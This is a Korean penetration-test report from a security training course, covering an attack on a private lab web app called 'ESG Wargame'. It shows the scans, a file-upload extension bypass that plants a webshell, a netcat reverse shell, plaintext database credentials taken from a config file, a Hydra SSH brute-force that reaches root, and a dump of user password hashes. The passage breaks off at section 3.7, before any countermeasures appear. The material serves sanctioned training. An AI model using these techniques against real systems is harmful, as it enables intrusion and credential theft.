

# 모의해킹 결과 보고서



수행자 : 홍정민

정보시스템보안구축엔지니어 양성과정

프로젝트: <https://github.com/Hjeongmin/->

## 목차

<b>1.개요</b>	3
1.1 모의해킹 정의	3
1.2 수행일정	3
1.3 수행대상	3
1.4 수행도구	4
1.5 단계별 방법	4
<b>2 사전 정보수집</b>	5
2.1 네트워크 포트 스캔	6
2.2 웹서버 취약점 스캔	6
2.3 디렉토리 및 경로 탐색	6
<b>3.취약점 분석</b>	9
3.1 파일 업로드 취약점	9
3.2 웹쉘 및 리버스쉘	10
3.3 내부 정보 탈취	11
3.4 방화벽 설정 정보	11
3.5 SSH 브루트포스 및 권한 상승	12
3.6 DB 내부 분석	13
3.7 관리자 백도어 스크립트	14
3.8 XSS 및 SQLi 취약점	17
3.9 정적 리소스 노출	20
3.10 정보공개(Information Disclosure) 취약점	22
<b>4.침투 테스트</b>	23
<b>5. 대응방안 및 모의해킹 총평</b>	24
5.1 주요 대응방안	24
5.2 모의해킹 총평	28

# 1. 개요

## 1.1 모의해킹 정의

모의해킹(Penetration Test)은 실제 공격자인 것처럼 시스템·네트워크·웹 애플리케이션에 침투를 시도해 보안 취약점을 식별하고, 이를 기반으로 보안 강화 방안을 제시하는 보안 진단 활동입니다.

본 보고서는 외부 공격자가 ESG Wargame 웹 애플리케이션을 대상으로 수행한 모의해킹 결과를 정리한 문서입니다.

## 1.2 수행일정

구분	일시	주요 내용
사전 정보 수집	2025-06-10 ~ 06-14	Nmap, Nikto 로 포트 및 취약점 스캔
경로 탐색	2025-06-15	Gobuster, Wfuzz 로 숨겨진 경로 식별
권한 획득	2025-06-16 ~ 06-17	파일 업로드 우회 → SSH 브루트포스
내부 분석	2025-06-18 ~ 06-20	리버스셸, DB 자격증명, 관리자 백도어 분석
기타 취약점 진단	2025-06-25	XSS, SQLi, 정보 노출 점검

## 1.3 수행대상



항목	내용
대상 시스템	ESG Wargame 웹 애플리케이션
대상 IP	192.168.5.160
서비스	- HTTP (포트 80) - SSH (포트 22) - 기타 웹 애플리케이션 (포트 7890)

## 1.4 수행도구

네트워크·서비스 스캔: Nmap

웹 취약점 스캔: Nikto

디렉터리 스캔: Gobuster, Wfuzz

파일 다운로드: curl

브루트포스: Hydra

리버스셸: Netcat (nc)

셸 강화: Python pty.spawn

DB 분석: MySQL 클라이언트

웹 프록시: ZAP Proxy

## 1.5 수행 단계별 방법

1단계. 사전 정보 수집 – Nmap, Nikto, Gobuster 등을 활용하여 서비스 및 디렉터리 구조 등 탐색


2단계. 취약점 분석 – 파일 업로드 취약점, XSS, SQL Injection 등 다수 식별

3단계. 침투 테스트 – 웹셸 업로드, 리버스셸 획득, SSH 크래킹, DB 접근 등 내부 시스템 침투 수행

4단계. 대응방안 및 총평 – 식별된 취약점에 대한 구체적 대응 전략 제시 및 보안 수준 평가

## 2.1 네트워크 포트 스캔

## 2.1 네트워크 포트 스캔



Nmap으로 대상 서버(192.168.5.160)를 스캔한 결과(nmap 기본스캔 사진), SSH(22) 포트는 차단되어 있었고 HTTP(80)만 열려 있었다.



정밀 스캔에서는 Apache 2.4.62 버전과 PHPSESSID 쿠키에 HttpOnly 미설정, 7890/tcp 포트가 확인되었다.

## 2.2 웹서버 취약점 스캔

```
[root@kali:~]#
# Nikto -host http://192.168.5.100
- Nikto v2.5.0

+ Target IP: 192.168.5.100
+ Target Hostname: 192.168.5.100
+ Target Port: 80
+ Start Time: 2025-06-10 04:28:21 (GMT-4)

+ Server: Apache/2.4.62 (Rocky Linux)
+ /: Retrieved x-powered-by header: PHP/8.0.30.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /: Cookie Hmct5310 created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /: HTTP TRACE method is active which suggests the host is vulnerable to XST. See: https://owasp.org/www-community/attacks/Cross_Site_Tracing
+ /icons/: Directory indexing found.
+ /icons/README: Apache default file found. See: https://www.vmtweb.co.uk/apache-restricting-access-to-icons/readme/
+ 8960 requests, 0 error(s) and 6 item(s) reported on remote host
+ End Time: 2025-06-10 04:28:50 (GMT-4) (29 seconds)

+ 1 host(s) tested
```

Nikto로 점검한 결과, X-Frame-Options 및 X-Content-Type-Options 헤더가 누락되어 있고 HTTP TRACE가 활성화되어 있었다.

또한 /icons/ 디렉터리 인덱스가 허용되어 정보 노출 가능성이 확인되었다.

## 2.3 디렉토리 및 경로 탐색

### Gobuster 기본 탐색

```
attack-kali [실행 중] - Oracle VM VirtualBox
파일 | 머신 | 보기 | 입력 | 장치 | 도움말

root@kali: ~

File Actions Edit View Help
└─ gobuster dir -u http://192.168.5.160 -w /usr/share/wordlists/dirbuster/d
directory-list-2.3-medium.txt -x php,php.bak,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.5.160
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2
.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: html,txt,php,php.bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

./.html (Status: 403) [Size: 199]
/index.php (Status: 200) [Size: 2396]
/home.php (Status: 302) [Size: 0] [→ index.php]
/img (Status: 301) [Size: 233] [→ http://192.168.5.160/im
g/]
/register.php (Status: 200) [Size: 0]
/main.php (Status: 302) [Size: 0] [→ index.php]
/history.php (Status: 302) [Size: 0] [→ index.php]
/report.html (Status: 200) [Size: 925980]
/includes (Status: 301) [Size: 238] [→ http://192.168.5.160/in
cludes/]
/problems (Status: 301) [Size: 238] [→ http://192.168.5.160/pr
oblems/]
/style (Status: 301) [Size: 235] [→ http://192.168.5.160/st
yle/]
/js (Status: 301) [Size: 232] [→ http://192.168.5.160/js
/]
/api (Status: 301) [Size: 233] [→ http://192.168.5.160/ap
i/]
/logout.php (Status: 302) [Size: 0] [→ index.php]
/ping.php (Status: 200) [Size: 0]
/ranking.php (Status: 302) [Size: 0] [→ index.php]
/progress.php (Status: 302) [Size: 0] [→ index.php]
/mypage.php (Status: 302) [Size: 0] [→ index.php]
/heartbeat.php (Status: 200) [Size: 0]
./html (Status: 403) [Size: 199]
/%3FRID%3D2671.php (Status: 403) [Size: 199]
/login%3f.php (Status: 403) [Size: 199]
Progress: 1102800 / 1102805 (100.00%)

Finished

(root@kali)~#
```

Gobuster를 실행하여 대상 웹 서버 http://192.168.5.160에 대해 디렉터리 탐색을 수행하였다. 이 과정에서 /home.php, /register.php, /includes/, /problems/ 등 일반적인 웹 경로 외에도 의도치 않게 노출된 /report.html 페이지가 함께 발견되었다.



## Wfuzz 퍼징

[illegible]

Wfuzz로 FUZZ 위치에 단어 목록을 적용해 /html, /.htaccess, /backup/ 등 Gobuster에서 놓친 숨겨진 디렉토리를 다수 식별하였다.

```
000032931: 403 7 L 20 W 199 Ch "html-editors"
000034804: 403 7 L 20 W 199 Ch "https"
000035014: 403 7 L 20 W 199 Ch "htmldocs"
000035455: 403 7 L 20 W 199 Ch "htmlled1"
000038590: 403 7 L 20 W 199 Ch "html_cheatsheet"
000039440: 403 7 L 20 W 199 Ch "htmlsitemap0"
000039968: 403 7 L 20 W 199 Ch "html2"
000041198: 403 7 L 20 W 199 Ch "htmlarea"
000041561: 403 7 L 20 W 199 Ch "html-googlemaps"
000041849: 200 58 L 137 W 2280 Ch "http://192.168.5.160/."
000041876: 403 7 L 20 W 199 Ch "htsrv"
000042733: 403 7 L 20 W 199 Ch "htsearch"
000044867: 403 7 L 20 W 199 Ch "htb"
000046036: 403 7 L 20 W 199 Ch "htmlstory"
000046102: 403 7 L 20 W 199 Ch "html_single"
000046171: 403 7 L 20 W 199 Ch "htforum"
000047018: 403 7 L 20 W 199 Ch "html_editors"
000047404: 403 7 L 20 W 199 Ch "htmlledit"
000049247: 301 7 L 20 W 241 Ch "fileupload"
000050562: 403 7 L 20 W 199 Ch "html_content"
000055274: 403 7 L 20 W 199 Ch "http_cycle"
000055275: 403 7 L 20 W 199 Ch "http_response"
000056766: 403 7 L 20 W 199 Ch "html-calendar"
000057293: 403 7 L 20 W 199 Ch "hnp"
000058313: 403 7 L 20 W 199 Ch "html40"
```

/fileupload 경로가 301 리디렉션을 반환함을 확인하여 업로드 인터페이스가 존재함을 추정하였다.



## 추가 탐색

```
attack-kali [실행 중] - Oracle VM VirtualBox
파일 편집 보기 입력 장치 도움말

root@kali: /home/kali
File Actions Edit View Help
root@kali: ~# gobuster dir -u http://192.168.5.160/.fileupload/uploads/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,php.bak,html,txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.5.160/.fileupload/uploads/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: php,php.bak,html,txt
[+] Timeout: 10s

Starting gobuster in directory enumeration mode


/.html (Status: 403) [Size: 199]
/.html (Status: 403) [Size: 199]
/firewall_final (Status: 200) [Size: 197]
Progress: 447707 / 1102805 (40.60%) <error> Get "http://192.168.5.160/.fileupload/uploads/submitlocal1": read tcp 192.168.5.9:60828->192.168.5.160:80: read : connection reset by peer
/k3FRIDK3D2671.php (Status: 403) [Size: 199]
Progress: 659142 / 1102805 (59.77%) <error> Get "http://192.168.5.160/.fileupload/uploads/159835.php.bak": context deadline exceeded (Client.Timeout exceeded while awaiting headers)
Progress: 1102800 / 1102805 (100.00%)

Finished
```

.fileupload 경로 내부에 존재하는 /uploads 디렉토리를 대상으로 Gobuster를 이용해 추가적인 디렉토리 스캔을 진행한 결과, 해당 디렉토리가 HTTP 상태 코드 200 OK 응답을 반환하며 외부에서 접근 가능한 상태임을 확인하였다.


## 3. 취약점 분석

### 3.1 파일 업로드 취약점




관리자 전용으로 설계된 파일 업로드 인터페이스 <http://192.168.5.160/fileupload/> 가 노출되어 있음을 확인하였다. 이 경로에는 관리자 전용 파일 업로드 페이지가 존재하며, 외부 접근이 가능한 상태이다.


이 페이지를 통해 공격자가 악성 파일 업로드를 시도할 수 있어 심각한 보안 위험이 된다.



서버의 .php 확장자 차단을 우회하기 위해 파일명을 `m2ashell.php.kr`로 변경하여 업로드를 시도하는 장면이다.



확장자 우회 기법이 성공하여 `m2ashell.php.kr` 파일이 정상적으로 업로드된 모습을 보여준다.



이후 바로가기 버튼을 클릭해 업로드된 웹shell에 정상 접근 및 실행이 가능함을 검증하였다.

## 3.2 웹shell 및 리버스shell

```
(root@kali)~# nc -lvnp 5555
listening on [any] 5555 ...
connect to [192.168.5.9] from (UNKNOWN) [192.168.5.160] 32836
Linux Last 5.14.0-570.18.1.el9_6.x86_64 #1 SMP PREEMPT_DYNAMIC Fri May 30 18:43:28 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
12:28:27 up 3:34, 3 users, load average: 0.17, 2.58, 5.01
USER      TTY      LOGIN@   IDLE   JCPU   PCPU   WHAT
root     pts/0    11:01    1:25m  21:47  21:47  goaccess /var/log/httpd/access
s_log -o /var/www/html/goaccess.html --log-format=COMBINED --real-time-html
root     pts/1    11:06    28:47  0.01s  0.01s  -bash
root     pts/5    12:01    5:21   0.42s  0.40s  tail -f /var/log/httpd/access_log
uid=48(apache) gid=48(apache) groups=48(apache)
sh: cannot set terminal process group (738): Inappropriate ioctl for device
sh: no job control in this shell
sh-5.1$
```

웹shell(/fileupload/uploads/m2ashell.php.kr)을 통해 공격자 시스템(nc -lvnp 5555)으로 리버스shell 연결이 성공하였다.

```
sh-5.1$ python -c "import pty;pty.spawn('/bin/bash')"
```

python -c "import pty; pty.spawn('/bin/bash')" 명령으로 인터랙티브 Bash 셸로 전환하여 안정적인 터미널 환경을 확보하였다.

### 3.3 내부 정보 탈취

```
cd /var/www/html
bash-5.1$ ls
ls
556MdyTGzDlGDe5Dgmx.php  home.php                ping.php
LB2UIRiKqCF7ZExqNlqm.php  img                      post_message.php
WtW6KGDG_bix2BDLVAKm.css   includes                 problems
XHfBj4WH6gxt4RTjyVRf.js   index.php               progress.php
api                          js                       qMxXPc1AL_t8vLLuAwP.php
get_messages.php           login_action.php        ranking.php
get_online_users.php       logout.php              register.php
get_stage.php              main.php                register_action.php
goaccess.html              minigame                 snpY9SjJ4dccCvpqxTwF.php
heartbeat.php              mypage.php              style
history.php                pc94x9_4ZBxzcFWat_Xb.php z9h_WdBj6cCmRjc7PDf1.php
```

/var/www/html 디렉터리를 탐색하여 웹 애플리케이션의 전체 구조를 파악하였다.

이 과정에서 index.php, includes/, css/, js/ 등 주요 구성 파일과 디렉터리가 확인되었으며, 서버 측 PHP 파일들과 정적 자원들이 혼합되어 구성된 것을 알 수 있다.

```
bash-5.1$ cd includes
cd includes
bash-5.1$ ls
ls
db.php  ping_loader.php
bash-5.1$ cat db.php
cat db.php
<?php
define('DB_HOST', 'localhost');
define('DB_USER', 'wargame_user'); // 강력한 DB 계정
define('DB_PASS', 'StrongPassword123!'); // 강력한 비밀번호로 교체
define('DB_NAME', 'wargame');

$mysqli = new mysqli(DB_HOST, DB_USER, DB_PASS, DB_NAME);
if ($mysqli->connect_error) {
    die('DB 연결 실패: ' . $mysqli->connect_error);
}
$mysqli->set_charset('utf8mb4');
?>
bash-5.1$
```

cat /var/www/html/includes/db.php 명령으로 파일을 열람하여, 평문으로 저장된 DB 접속 정보(DB\_USER='wargame\_user', DB\_PASS='StrongPassword123!')를 획득하였다.

### 3.4 방화벽 설정 정보

```
(root@kali)-[/home/kali]
# curl http://192.168.5.160/.fileupload/uploads/firewall_final -o firewall_
final
file firewall_final
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Curre
nt
0         0    0     0    0     0      0      0  --:--:--  --:--:--  --:--:--
100 337    100 337    0     0  83457    0  --:--:--  --:--:--  --:--:-- 8425
0
firewall_final: ASCII text
```

앞서 발견한 /fileupload/uploads 디렉터리에서 firewall\_final 파일을 발견하고, curl 명령어를 통해 해당 파일을 다운로드하였다. 해당 파일은 서버 내 중요한 방화벽 설정 정보를 담고 있을 것으로

판단된다.

```
(root@kali) ~  
ls  
Desktop  firewall_final  m2ashell.php.kr  Public  Templates  
Documents  hang.png  Music  shell.sh  Videos  
Downloads  m2ashell.php  Pictures  smbscript.sh  
  
(root@kali) ~  
cat firewall_final  
public (active)  
target: default  
icmp-block-inversion: no  
interfaces: enp0s3  
sources:  
services: cockpit dhcpv6-client  
ports:  
protocols:  
forward: no  
masquerade: no  
forward-ports:  
source-ports:  
icmp-blocks:  
rich rules:  
rule family="ipv4" source address="192.168.5.166" port port="22" protocol="tcp" accept  
  
(root@kali) ~
```

다운로드한 firewall\_final 파일을 cat 명령어로 열어 확인하였다.

방화벽 설정 내용 중 특정 IP(192.168.5.166)에 대해서만 SSH(포트 22) 접속을 허용하는 규칙이 존재함을 확인하였다.

## 3.5 SSH 브루트포스 및 권한 상승

```
(root@kali) ~  
hydra -l smyoo -P passwd.txt ssh://192.168.5.160  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-18 03:15:15  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:l/p:20), ~2 tries per task  
[DATA] attacking ssh://192.168.5.160:22/  
[22][ssh] host: 192.168.5.160 login: smyoo password: 1234  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 2 final worker threads did not complete until end.  
[ERROR] 2 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-18 03:15:18  
  
(root@kali) ~
```

IP를 허용된 주소(192.168.5.166)로 변경한 후, Nmap 스캔을 통해 SSH 포트(22번)가 개방된 것을 확인하였다. 이후 Hydra 도구를 사용해 다음과 같이 비밀번호 크래킹을 수행하였다:

hydra -l smyoo -P wordlist.txt ssh://192.168.5.160 → 결과: smyoo 계정의 비밀번호는 1234.

```
(root@kali) ~  
hydra -l root -P passwd.txt ssh://192.168.5.160  
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-06-18 02:59:25  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 20 login tries (l:l/p:20), ~2 tries per task  
[DATA] attacking ssh://192.168.5.160:22/  
[22][ssh] host: 192.168.5.160 login: root password: 1234  
1 of 1 target successfully completed, 1 valid password found  
[WARNING] Writing restore file because 2 final worker threads did not complete until end.  
[ERROR] 2 targets did not resolve or could not be connected  
[ERROR] 0 target did not complete  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-06-18 02:59:25
```

→ 결과: root 계정의 비밀번호도 1234

```
(root@kali) ~  
ssh smyoo@192.168.5.160  
  
smyoo@192.168.5.160's password:  
Last failed login: Wed Jun 18 15:58:13 KST 2025 from 192.168.5.166 on ssh:notty  
There were 82234 failed login attempts since the last successful login.  
Last login: Tue Jun 17 11:56:37 2025 from 192.168.5.166  
[smyoo@Last ~]$ whoami  
smyoo  
[smyoo@Last ~]$ id  
uid=1393(smyoo) gid=1393(smyoo) groups=1393(smyoo)  
[smyoo@Last ~]$
```

해당 자격증명을 바탕으로 SSH 접속을 시도한 결과 다음과 같이 로그인에 성공하였다:

ssh smyoo@192.168.5.160 명령으로 일반 사용자 쉘 획득

```
(root@kali)-[~]
# ssh root@192.168.5.160
root@192.168.5.160's password:
Last failed login: Wed Jun 18 15:59:34 KST 2025 from 192.168.5.166 on ssh:notty
There were 13 failed login attempts since the last successful login.
Last login: Wed Jun 18 15:58:28 2025 from 192.168.5.166
[root@Last ~]# ls
anaconda-ks.cfg  remove.sh  rule.sh  wargame_backup.sql
[root@Last ~]# whoami
root
[root@Last ~]#
```

ssh root@192.168.5.160 명령으로 최상위 권한(root) 셸 획득

## 3.6 DB 내부 분석

```
bash-5.1$ mysql -h localhost -u wargame_user -p'StrongPassword123!' wargame
mysql -h localhost -u wargame_user -p'StrongPassword123!' wargame
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 1704
Server version: 10.5.27-MariaDB MariaDB Server

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.
```

이전에 확보한 includes/db.php 파일의 평문 자격증명(DB 사용자: wargame\_user, 비밀번호: StrongPassword123!)을 활용하여, mysql -h localhost -u wargame\_user -p'StrongPassword123!' wargame 명령으로 MySQL 데이터베이스에 정상적으로 로그인하였다.

```
MariaDB [wargame]> SHOW TABLES;
SHOW TABLES;
+-----+
| Tables_in_wargame |
+-----+
| chat_messages     |
| clears            |
| problems          |
| tetris_scores     |
| users             |
+-----+
5 rows in set (0.001 sec)
```

SHOW TABLES; 명령을 통해 데이터베이스 내 모든 테이블 목록을 열람하였다

```
MariaDB [wargame]> DESCRIBE users;
DESCRIBE users;
```

Field	Type	Null	Key	Default	Extra
id	int(11)	NO	PRI	NULL	auto_increment
username	varchar(50)	NO	UNI	NULL	
password	varchar(255)	NO		NULL	
nickname	varchar(50)	NO	UNI	NULL	
affiliation	varchar(100)	NO		NULL	
is_admin	tinyint(1)	YES		0	
created_at	timestamp	NO		current_timestamp()	
session_id	varchar(255)	YES		NULL	
last_active	datetime	YES		current_timestamp()	
is_online	tinyint(1)	YES		0	

10 rows in set (0.012 sec)

DESCRIBE users; 명령을 실행하여 users 테이블의 컬럼(필드) 리스트와 데이터 타입, 키 제약 조건 등을 확인하였다.

```
MariaDB [wargame]> SELECT id, username, nickname, password, is_admin FROM users;
SELECT id, username, nickname, password, is_admin FROM users;
```

id	username	nickname	password	is_admin
35	ESG		\$2y\$10\$xi45HntAztDz.k24i7LPKezoFN84LQmVp1Y/tTc3Bgc14KMqNLjT6	0
36	NULL	NULL	\$2y\$10\$7Zk2b1kuytZvxiqJwst2o010J719WbvCGC0ZG025yC2FEQ4tW3Ju	0
37	test	관리자	\$2y\$10\$8t02hjCwuuhiL6e3mm40uzYfNDp43EYHe/0t6Knb3S58V1L8aV.	0
38	je	-	\$2y\$10\$8pPpQcvt5cMuEzt8Uzey1u74GijhgnKXDBKb86nR.L1FUV1.NoNW	0
39	cv0410	보안킹	\$2y\$10\$535suHmPVPYntmuaITFeCj9o4jht3/OSYH9eaaXvA3qTB1iJ0wVO	0
41	blackghost	검은유령	\$2y\$10\$sp17rKVimHlqV7HEyssiVeh8LZ49g9e8CaAhx629VFyauCMna3PK	0
42	kang232323	dd	\$2y\$10\$AEr.D0i207qrEn2Z69zak.kPo/Ro/n6452h9TPA2x6VTUuNM03a	0
44	test111	test111	\$2y\$10\$1jPF6yNy8W/mkvN15DrR8+QvcGVf6f1.L55fMhQVXF/F8EAwr2w6	0
45	jjjj	jjjj	\$2y\$10\$02X.JIWP86.XghxkeS36f.15Bv118Fimj3VDUNfSg9uWF5KcZ4a	0
46	ljs	배니	\$2y\$10\$XP3NEJxkd5.JPZEQ2FFY6uFD0cxik/IQx5B9JxtL3RxdLba4/n/Hc	0
47	p	박복보	\$2y\$10\$e/rn3JRB0ur/4/R2V7xS.0e/k7QMSUj3XzaxbVQgX4epB6zttnoK5e	0
48	moon	사르카	\$2y\$10\$P.NfjhgWzra9CTbAmpp.e7AP3xfy5v1AAMT.jzXmC2FEQ7X1Zm6	0
49	1	1	\$2y\$10\$f8r2J20cI66Gh20aEbxAL02rrf.sONFFzVEK05SYMhyDr40MwVL8.	0
50	mj	mj	\$2y\$10\$esUojc1iqDXIqjZPHRLLO9wNPJGHxWHfCyf8rH0oLLayV0dkvYVG	0
51	knj	knj	\$2y\$10\$GVIQ6m0b0wrcHk7YWT3e1JueKNdLT8LPJaLSAu0t1g0IDXSeu	0
52	snpyo	black유령	\$2y\$10\$9RLqP7Jm7iaJd1SVc0g.e5.yMgYdk.cdyk0jh5scw730VZus.	0
53	test112233	호호호	\$2y\$10\$bdC2dJ0T4a/rxV3s19rc0e1q59G5008Am6jy50FR/yptS1lbMzLYm	0
54	test123	test123	\$2y\$10\$1v2Zfy8mE1atelFapLA..nLL0JB0N1f/bZBt/PQC087B5/3HfC16	0
55	jse	jjjjjse	\$2y\$10\$5PK2Pue.UITWah0t5Kkd.0PEnNLV0Y0ML7dG1zCnRkLwMKCUQfGC	0

19 rows in set (0.001 sec)

```
MariaDB [wargame]> SELECT * FROM users WHERE is_admin=1;
SELECT * FROM users WHERE is_admin=1;
Empty set (0.001 sec)

MariaDB [wargame]>
```

SELECT id, username, is\_admin FROM users; 쿼리를 실행하여 각 사용자 계정의 ID, 사용자명, 관리자 권한 여부를 조회하였다.

## 3.7 관리자 백도어 스크립트

```
cd /var/www/html
bash-5.1$ ls
ls
556MdtYTGzD1GDe5Dgmx.php    home.php    ping.php
LB2UIRiKqCF7ZExqNlqm.php    img          post_message.php
WtW6KGDG_bix2BDLVAKm.css     includes    problems
XHfBj4WH6gxt4RTjyVRf.js     index.php   progress.php
api                            js          qMxXPc1AL_t8vLLuAwP.php
get_messages.php              login_action.php    ranking.php
get_online_users.php          logout.php   register.php
get_stage.php                  main.php    register_action.php
goaccess.html                  minigame    snpY9SjJ4dccCvpqxTwF.php
heartbeat.php                  mypage.php  style
history.php                     pc94x9_4ZBxzcFWat_Xb.php  z9h_WdBj6cCmRjc7PDf1.php
```

